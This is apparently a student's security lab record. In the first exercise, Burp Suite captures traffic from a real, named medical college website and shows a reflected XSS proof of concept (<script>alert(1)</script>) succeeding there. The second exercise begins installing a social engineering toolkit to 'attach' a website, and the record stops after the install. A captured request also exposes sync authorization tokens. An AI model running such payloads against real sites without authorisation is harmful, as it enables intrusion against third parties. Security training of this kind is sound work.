
To Install Burp Suite to do following vulnerabilities:

- Cross-Site Scripting (XSS)

Procedure:

1. Turn on the intercept and search for the website which needs to be captured.


2. Add the captured request to the Target scope.



Applications Places System
27 °C Thu Mar 7, 21:11
Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
0 matches
Menu [Parrot Terminal] Government Medical C... Burp Suite Community ...

Request to https://sync-713-us-west-2.sync.services.mozilla.com:443 [52.27.77.231]

```
POST /1.5/116301139/storage/clients?batch=true&commit=true HTTP/1.1
Host: sync-713-us-west-2.sync.services.mozilla.com
User-Agent: Firefox/65.0.1 (Linux x86_64) FxSync/1.67.0.20190214103305.desktop
Accept: application/json;q=0.9,*/*;q=0.2
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
x-if-unmodified-since: 1551955666.61
authorization: Hawk
id="eyJub2RlIjogImh0dHBzOi8vc3luYy03MTMtdXMtd2VzdC0yLnN5bmMuc2VydmljZXMubW96aWxsYS5jb20iLCAidWlkIjogMTE2MzAxMTM5LCAiZXhwaXJlcyI6IDE1NTE5NzY4NjksICJmeGFfdWlkIjogImY2NTU2MGVhMGEwYjhjMTNkOWE1MW
MOYWIxYmM4NDNjIiwgInNhbHQiOiAiYWM5NWRhIiwgImRldmljZV9pZCI6ICI1MmZlMDZmOGMwZDIxMmM2MWNhNW03MGY2ZTAxMWM5YyJ9Rl1aiE0sxuYzGNoaWODKCqZx-L0BSKRS96WACqFrnrY=", ts="1551973298",
nonce="6RPi78xKJQo=", mac="ie9DoFm0vgw+Mg8DUgFLDIVUDGrUInri+MIHq6gJ93c="
content-type: text/plain
Origin: null
Content-Length: 549
DNT: 1
Connection: close
Pragma: no-cache
Cache-Control: no-cache

[{"payload":"{\"ciphertext\":\"pAJEweWMKlh8mah89NNhe4eKxC0/CD+gX+rBbAEdgrHCSAGYGM8oOeCuTomyDTHZRDa7vF221iJtrnuXza00TrYYlcxw7yC+OFgzUfbdIjiY7f5Ymn89uKRY4NoIAGPP5vFkAk3YDgAr3rNvVcquYgGdruEtG9E
V0JkF4k5YAE2nGJN8fn0MUP6zFdDWfRD7fV+Wr+PoXgwfawDl3czmNOkxcBjBifX2p+JLhAsxxKFqFSAwiNHHd4PVk50pNiDxFh/C+UkROuRUJJemxnNc7EhWIxZMbDpG9EtEDBxTOUeyaBKMqKaMeONwAL/OviqVD/gJdbhFX7zKK64E8CIAt8QKW4oW+
7mmPrDCGo6R8es=\",\"IV\":\"tc8LJ0yg4Lm49Ow6waloJw==\",\"hmac\":\"2d2a0a926d1fc33cd8748be8d903d8f8b6ff752dde37688b81f6e5d8e8b069dd\"}","id":"u3mTGvQ36cY0","ttl":1814400}]
```



Applications Places System
27 °C Thu Mar 7, 21:11
Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this item
Raw Headers Hex

Request to http://www.bvnmedicol.org:80 [74.124.193.147]

```
GET /images/dean-govt.jpeg HTTP/1.1
Host: www.bvnmedicol.org
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.bvnmedicol.org/
DNT: 1
Connection: close
```

Proxy history logging


You have added an item to Target scope. Do you want Burp Proxy to stop sending out-of-scope items to the history or other Burp tools?

Answering "yes" will avoid accumulating project data for out-of-scope items.

□ Always take the same action in future Yes No

3. Go to Target section and search for the captured request in the item field and send the target item to the repeater.

Name:
Register Number:



Applications Places System
Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Site map Scope
Logging of out-of-scope Proxy traffic is disabled
Re-enable
http://www.bvnmedicol.org
Request Response
Raw Params Headers Hex
GET: code=alumni
Remove from scope
Spider from here
Do an active scan
Do a passive scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer (request)
Send to Comparer (response)
Show response in browser
Request in browser
Engagement tools [Pro version only]
Compare site maps
Add comment
Highlight
Delete item
Copy URL
Copy as curl command
Copy links
Save item
Show new site map window
Site map help
Type a search term
0 matches
Menu [Parrot Terminal] Government Medical C... Burp Suite Community ...

Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	URL	Params	Status	Length	MIME type	Title
http://www.bvnmedicol....	/		200	60897	HTML	Government M
http://www.bvnmedicol....	/about.php		200	30374	HTML	Government M
http://www.bvnmedicol....	/academic-course.php		200	29672	HTML	Government M
http://www.bvnmedicol....	/activity.php		200	21223	HTML	Government M
http://www.bvnmedicol....	/activity.php?thinker=3333&columnid=3	✓	200	21613	HTML	Government M
http://www.bvnmedicol....	/admission-process.php		200	20717	HTML	Government M
http://www.bvnmedicol....	/admissions.php		200	28342	HTML	Government M
http://www.bvnmedicol....	/association.php		200	21083	HTML	Government M
http://www.bvnmedicol....	/association.php?c		200	21089	HTML	Government M
http://www.bvnmedicol....	/association.php?c		200	21089	HTML	Government M
http://www.bvnmedicol....	/association.php?c		200	21090	HTML	Government M
http://www.bvnmedicol....	/book-search.php		200	24499	HTML	Government M
http://www.bvnmedicol....	/book-search.php		200	24885	HTML	Government M


```
GET /association.php?code=alumni HTTP/1.1
Host: www.bvnmedicol.org
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE
Connection: close
Referer: http://www.bvnmedicol.org/
```

4. The request in the repeater section will be modified and send to the Decoder.


Applications Places System
Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 2 ...
Go Cancel < >
Target: http://www.bvnmedicol.org
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Type a search term
0 matches
hello
1 match
Done
21,088 bytes | 13,996 millis
Menu [Parrot Terminal] Government Medical C... Burp Suite Community ...

```
GET /association.php?code=hello HTTP/1.1
Host: www.bvnmedicol.org
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Referer: http://www.bvnmedicol.org/
```


```
</header>            <div id="content-container">
        <div id="content" class="clearfix">
            <div id="main-content">
                <div id="breadcrumbs" class="clearfix">
                    <div itemscope itemtype="http://data-vocabulary.org/Breadcrumb">
                        <a href="index.php" itemprop="url" class="icon-home">
                            <span itemprop="title">Home</span>
                        </a> <span class="arrow">&gt;</span>
                    </div>
                    <div itemscope itemtype="http://data-vocabulary.org/Breadcrumb">
                        <a href="#" itemprop="url">
                            <span itemprop="title">Association</span>
                        </a> <span class="arrow">&gt;</span>
                    </div>

                    <span class="last-breadcrumbs">
                        hello                           </span>
                </div>
                <article class="static-page">

                                        No Data here for now... We will shortly post and
update this...
                                    <br><br>
                                        No Data here for now... We will shortly post and
update this...                         </article>
            </div>

            <div id="sidebar">
    <aside class="widget-container">
        <div class="widget-wrapper clearfix">
                        <h3 class="widget-title">Quick Navigation</h3>
            <ul>
```



```
GET /association.php?code=<script>alert(1)</script> HTTP/1.1
Host: www.bvnmedicol.org
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Wind
Connection: close
Referer: http://www.bvnmedicol.org/
```

```
HTTP/1.1 200 OK
Date: Thu, 07 Mar 2019 15:43:17 GMT
Server: Apache
X-Powered-By: PHP/5.5.38
Upgrade: h2,h2c
Connection: Upgrade, close
Content-Type: text/html; charset=utf-8
Content-Length: 20902



<!DOCTYPE html>
<html lang="en">
<head>

<style>
.headerTitle {
        background-color: ##003265;
    text-align: center;
    padding-top: 5px;
        padding-bottom: 5px;
        font-size:16px;
        color:#FFFFFF;
        width:95%;
}
</style>
        <meta charset="utf-8" />
        <title>Government Medical College-Bhavnagar</title>
        <meta name="viewport" content="width=device-width, initial-scale=1.0" />
        <meta name="description" content="Website Description" />
        <meta name="keywords" content="Website Keywords" />
        <link rel="stylesheet" type="text/css" media="all" href="style/style.css" />
```

5. Before sending the response to the browser, Copy the URL below and paste into a browser that to configured to use Burp as its proxy.


Applications Places System
Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel
Target: http://www.bvnmedicol.org
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Show response in browser
Copy
Close
Type a search term
0 matches
hello
0 matches
Done
21,108 bytes | 13,688 millis

```
GET /association.php?code=<script>alert(1)</script> HTTP/1.1
Host: www.bvnmedicol.org
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT
Connection: close
Referer: http://www.bvnmedicol.org/
```

To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.


http://burp/show/1/8dt0xmlguljfvl4yb5kfi30pwqgzfwg8

□ In future, just copy the URL and don't show this dialog

5. Before sending the response to the browser, Copy the URL below and paste into a browser that to configured to use Burp as its proxy.

6. Open the browser to see the modified response. An alert message is popup while opening the website.

Ex. No:
Date:


Government Medical College-Bhavnagar - Mozilla Firefox (sandboxed or root)

```
www.bvnmedicol.org/association.php?code=<script>alert(1)</script>
```

```
1
```

Result:

Name:
Register Number:

Ex. No:
Date:

Aim:

To attach the website using social engineering method

Procedure & Output:

Installation of Social engineering toolkit :

Step 1: Open your Kali Linux Terminal and move to Desktop

```
>>>cd Desktop
```

Step 2: As of now you are on a desktop so here you have to create a new directory named SEToolkit using the following command.

```
>>>mkdir SEToolkit
```

Step 3: Now as you are in the Desktop directory however you have created a SEToolkit directory so move to SEToolkit directory using the following command

```
>>>cd SEToolkit
```

Step 4: Now you are in SEToolkit directory here you have to clone SEToolkit from GitHub so you can use it.

```
>>>git clone https://github.com/trustedsec/social-engineer-toolkit
setoolkit/
```


Step 5: Social Engineering Toolkit has been downloaded in your directory now you have to move to the internal directory of the social engineering toolkit using the following command.

```
>>>cd setoolkit
```

Step 6: Congratulations you have finally downloaded the social engineering toolkit in your directory SEToolkit. Now it’s time to install requirements using the following command.

```
 `pip3 install -r requirements.txt
```

Name:
Register Number:



```
root@kali:~/Desktop/SEToolkit/setoolkit# pip3 install -r requirements.txt
Requirement already satisfied: pexpect in /usr/lib/python3/dist-packages (from -r requir
ements.txt (line 1)) (4.6.0)
Requirement already satisfied: pycrypto in /usr/lib/python3/dist-packages (from -r requi
rements.txt (line 2)) (2.6.1)
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from -r requi
rements.txt (line 3)) (2.22.0)
Requirement already satisfied: pyopenssl in /usr/lib/python3/dist-packages (from -r requ
irements.txt (line 4)) (19.0.0)
Requirement already satisfied: pefile in /usr/lib/python3/dist-packages (from -r require
ments.txt (line 5)) (2019.4.18)
Requirement already satisfied: impacket in /usr/lib/python3/dist-packages (from -r requi
rements.txt (line 6)) (0.9.20)
Requirement already satisfied: qrcode in /usr/lib/python3/dist-packages (from -r require
ments.txt (line 8)) (6.1)
Requirement already satisfied: pillow in /usr/lib/python3/dist-packages (from -r require
ments.txt (line 9)) (6.2.1)
Requirement already satisfied: pymssql<3.0 in /usr/lib/python3/dist-packages (from -r re
quirements.txt (line 11)) (2.1.4)
Requirement already satisfied: ldapdomaindump>=0.9.0 in /usr/lib/python3/dist-packages (
from impacket->-r requirements.txt (line 6)) (0.9.1)
```

